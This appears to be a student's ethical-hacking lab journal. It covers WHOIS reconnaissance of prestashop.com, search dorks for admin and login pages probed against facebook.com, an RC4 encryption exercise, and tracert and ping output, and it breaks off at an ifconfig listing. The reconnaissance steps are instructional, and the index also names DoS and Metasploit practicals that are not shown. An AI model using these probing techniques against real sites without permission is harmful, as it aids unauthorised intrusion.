

INDEX

Subject: Ethical Hacking


Sr. No	Practical	Date	Page no.	Remark
1	Practical to use Who.is website for Reconnaissance.			
2	Practical to use Google Search Engine for Reconnaissance.			
3	Encrypt and Decrypt any text using cryptool and RC4 algorithm.			
4	Run and analyze the output of following commands in linux – ifconfig, ping, netstat, traceroute.			
5	Use NMap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS			
6	Use Wireshark (Sniffer) to capture network traffic and analyze			
7	Use Nemesy to launch DoS attack			
8	Session impersonation using Firefox and Tamper Data add-on			
9	Using Metasploit to exploit (Kali Linux)			

PRACTICAL NO.1


AIM: Practical to use Who.is website for Reconnaissance.

Using who.is

Step1: Open the WHO.is website



Step 2: Enter the website name and hit the “Enter button”.



Step 3: Show you information about www.prestashop.com

Overview for **prestashop.com**:

Whois

Website Info

History

DNS Records

Diagnostics

Registrar Info

Name	MAILCLUB SAS
Whois Server	whois.mailclub.net
Referral URL	http://safebrands.com
Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited

Important Dates

Expires On	April 11, 2016
Registered On	April 11, 2007
Updated On	February 24, 2015

Name Servers

a.ns.mailclub.fr	195.64.164.8
b.ns.mailclub.eu	85.31.196.158
c.ns.mailclub.com	87.255.159.64

Raw Registrar Data

Domain Name: PRESTASHOP.COM
Registry Domain ID: 920363578_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.mailclub.net
Registrar URL: <http://www.mailclub.fr>
Updated Date: 2015-02-24T05:43:34Z
Creation Date: 2007-04-11T08:59:05Z
Registrar Registration Expiration Date: 2016-04-11T08:59:05Z
Registrar: Mailclub SAS
Registrar IANA ID: 1290
Domain Status: clientTransferProhibited
<https://icann.org/epp#clientTransferProhibited>
Registry Registrant ID:
Registrant Name: NOMS DE DOMAINE Responsable
Registrant Organization: PRESTASHOP
Registrant Street: 12, rue d'Amsterdam
Registrant City: Paris
Registrant State/Province:
Registrant Postal Code: 75009
Registrant Country: FR
Registrant Phone: +33.140183004
Registrant Phone Ext:
Registrant Fax: +33.972111878
Registrant Fax Ext:
Registrant Email: domains@prestashop.com
Registry Admin ID:
Admin Name: NOMS DE DOMAINE Responsable
Admin Organization: PRESTASHOP
Admin Street: 12, rue d'Amsterdam
Admin City: Paris
Admin State/Province:
Admin Postal Code: 75009
Admin Country: FR
Admin Phone: +33.140183004
Admin Phone Ext:
Admin Fax: +33.972111878
Admin Fax Ext:
Admin Email: domains@prestashop.com
Registry Tech ID:
Tech Name: TINE, Charles
Tech Organization: MAILCLUB S.A.S.
Tech Street: Pole Media de la Belle de Mai 37 rue Guibal
Tech City: Marseille
Tech State/Province:

Overview for **prestashop.com**:

Whois

Website Info

History

DNS Records

Diagnostics

🕒 Updated 10 hours ago ↻

Contact Information

Owner Name	PrestaShop SA
Email	contact@prestashop.com
Address	6, rue Lacépède PARIS, Ile de France 75005 FRANCE

Content Data

Title	PrestaShop
Description	PrestaShop is an Open-source e-commerce software that you can download and use it for free at prestashop.com .
Speed: Median Load Time	2608
Speed: Percentile	<div><div></div></div> 21%
Links In Count	61656

Traffic Data

3 Months

Rank [?]	2557	▼ 48
Reach Rank [?]	2819	▲ 1
Page Views Rank [?]	2480	▼ 12
Reach Per Million [?]	458.00	▼ 0.71%
Page Views Per Million [?]	26.59	▲ 0.9%
Page Views Per User [?]	5.16	▲ 2%

1 Months

Rank [?]	2387	▲ 158
Reach Rank [?]	2661	▲ 167
Page Views Rank [?]	2280	▲ 222
Reach Per Million [?]	490.00	▲ 8%
Page Views Per Million [?]	29.00	▲ 10.1%
Page Views Per User [?]	5.32	▲ 2%

7 Days

Rank [?]	2607	▼ 329
Reach Rank [?]	2929	▼ 348
Page Views Rank [?]	2604	▼ 453
Reach Per Million [?]	460.00	▼ 10.67%
Page Views Per Million [?]	26.10	▼ 16.14%
Page Views Per User [?]	5.10	▼ 6.09%

1 Days

Rank [?]	2480	▲ 911
Reach Rank [?]	2777	▲ 877
Page Views Rank [?]	2444	▲ 1414
Reach Per Million [?]	480.00	▲ 30%
Page Views Per Million [?]	27.60	▲ 50%
Page Views Per User [?]	5.20	▲ 20%

Subdomains

	Reach [?]	Page Views [?]	Page Views Per User
prestashop.com	69.07%	45.39%	3.49
addons.prestashop.com	43.62%	43.93%	5.36
doc.prestashop.com	14.01%	6.23%	2.36
demo.prestashop.com	4.00%	1.44%	1.9
forge.prestashop.com	3.31%	1.41%	2.3
build.prestashop.com	1.36%	0.34%	1.3
mail.prestashop.com	0.53%	0.21%	2.1
help.prestashop.com	0.72%	0.16%	1.2
validator.prestashop.com	0.20%	0.14%	3.7
sandrine.prestashop.com	0.07%	0.14%	11
scm.prestashop.com	0.31%	0.12%	2.0
OTHER		0.49%	

Want this archived information removed?

Old Registrar Info January 28, 2008

Name	MAILCLUB SAS
Whois Server	whois.mailclub.net
Referral URL	http://safebrands.com
Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited

Important Dates

Expires On	April 11, 2016
Registered On	April 11, 2007
Updated On	February 24, 2015

Registrar Info September 03, 2015

Name	MAILCLUB SAS
Whois Server	whois.mailclub.net
Referral URL	http://safebrands.com
Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited

Important Dates

Expires On	April 11, 2016
Registered On	April 11, 2007
Updated On	February 24, 2015

Name Servers – prestashop.com

Name Server	IP	Location
a.ns.mailclub.fr	195.64.164.8	Marseille, B8, FR
b.ns.mailclub.eu	85.31.196.158	Marseille, B8, FR
c.ns.mailclub.com	87.255.159.64	Vélizy, A8, FR

SOA Record – prestashop.com

Name Server	master.ns.mailclub.fr
Email	donaines@mailclub.fr
Serial Number	2012123310
Refresh	8 hours
Retry	4 hours
Expiry	41 days 16 hours
Minimum	9 hours 13 minutes 20 seconds

PRACTICAL NO.2

AIM: Practical to use Google Search Engine for Reconnaissance.

Step 1: Open any browser

Step 2: In Search Section of Google type "websiteurl"/login.asp

Step 3: Also try "URL"/admin.php


In this practical we will check whether for a website we can directly or indirectly get access to its unprivileged page to access data.

If the site has blocked these privileges we get 403 or 404 error respectively.


In our example we got 403 error "This page isn't available" that is forbidden.

Output:

link: <https://www.facebook.com/login.asp>




link: <https://www.facebook.com/admin.php>




Other keywords such as:

1. `allinurl: "text"` - will return sites that contain text in its url.




2. `inurl: "admin.php"` - will return sites that have this particular page.



PRACTICAL NO.3


AIM: Encrypt and Decrypt any text using cryptool and RC4 algorithm.

Step 1:




Step 2: Using RC4.

Encryption using RC4



Decryption



PRACTICAL NO.4

AIM: Run and analyse the output of following commands in linux - ifconfig, ping, netstat, traceroute.

Step 1: Type tracert command and type www.prestashop.com press "Enter".

```
Administrator: C:\Windows\system32\cmd.exe
C:\>tracert www.prestashop.com

Tracing route to www.prestashop.com [91.240.109.42]
over a maximum of 30 hops:

  1      4 ms      2 ms      3 ms      192.168.0.1
  2    107 ms     39 ms     27 ms     dhcp-192-253-1.in2cable.com [203.192.253.1]
  3     31 ms     35 ms     33 ms     125.18.4.65
  4    142 ms    131 ms    132 ms     182.79.245.161
  5    128 ms    132 ms    126 ms     5.226.7.253
  6    146 ms    157 ms    158 ms     bel.er02.par02.jaguar-network.net [85.31.194.55]
  7    153 ms    153 ms    136 ms     cpe-et002957.cust.jaguar-network.net [31.172.233
.126]
  8    148 ms    157 ms    156 ms     cr0-ge-5-1-7-rdb.ALIONET.NET [77.72.89.102]
  9      *        *        *        Request timed out.
 10    160 ms     *        133 ms     ve111-poi-ar1-vbo.alionis.net [94.100.175.6]
 11    131 ms    133 ms    139 ms     fw.prestashop.com [94.100.173.4]
 12      *        *        *        Request timed out.
 13      *        *        *        Request timed out.
 14      *        *        *        Request timed out.
 15      *        *        *        Request timed out.
 16      *        *        *        Request timed out.
 17      *        *        *        Request timed out.
 18      *        *        *        Request timed out.
 19      *        *        *        Request timed out.
 20      *        *        *        Request timed out.
 21      *        *        *        Request timed out.
 22      *        *        *        Request timed out.
 23      *        *        *        Request timed out.
 24      *        *        *        Request timed out.
 25      *        *        *        Request timed out.
 26      *        *        *        Request timed out.
 27      *        *        *        Request timed out.
 28      *        *        *        Request timed out.
 29      *        *        *        Request timed out.
 30      *        *        *        Request timed out.

Trace complete.
```

Step 2: Ping all the IP addresses

Ifconfig

```
Administrator: C:\Windows\system32\cmd.exe

C:\>ping 91.240.109.42

Pinging 91.240.109.42 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 91.240.109.42:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

C:\>ping 192.168.0.1

Pinging 192.168.0.1 with 32 bytes of data:
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255
Reply from 192.168.0.1: bytes=32 time=4ms TTL=255
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255

Ping statistics for 192.168.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 3ms, Maximum = 4ms, Average = 3ms

C:\>ping 203.192.253.1

Pinging 203.192.253.1 with 32 bytes of data:
Reply from 203.192.253.1: bytes=32 time=26ms TTL=254
Reply from 203.192.253.1: bytes=32 time=38ms TTL=254
Reply from 203.192.253.1: bytes=32 time=6ms TTL=254
Reply from 203.192.253.1: bytes=32 time=12ms TTL=254

Ping statistics for 203.192.253.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 6ms, Maximum = 38ms, Average = 20ms

C:\>ping 125.18.4.65

Pinging 125.18.4.65 with 32 bytes of data:
Reply from 125.18.4.65: bytes=32 time=35ms TTL=62
Reply from 125.18.4.65: bytes=32 time=37ms TTL=62
Reply from 125.18.4.65: bytes=32 time=34ms TTL=62
Reply from 125.18.4.65: bytes=32 time=29ms TTL=62

Ping statistics for 125.18.4.65:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 29ms, Maximum = 37ms, Average = 33ms

C:\>_
```

```
susel:~ # ifconfig
eth0      Link encap:Ethernet  Hwaddr 00:0C:29:17:1B:27
          inet addr:192.168.208.133 Bcast:192.168.208.255 Mask:255.255.255.0
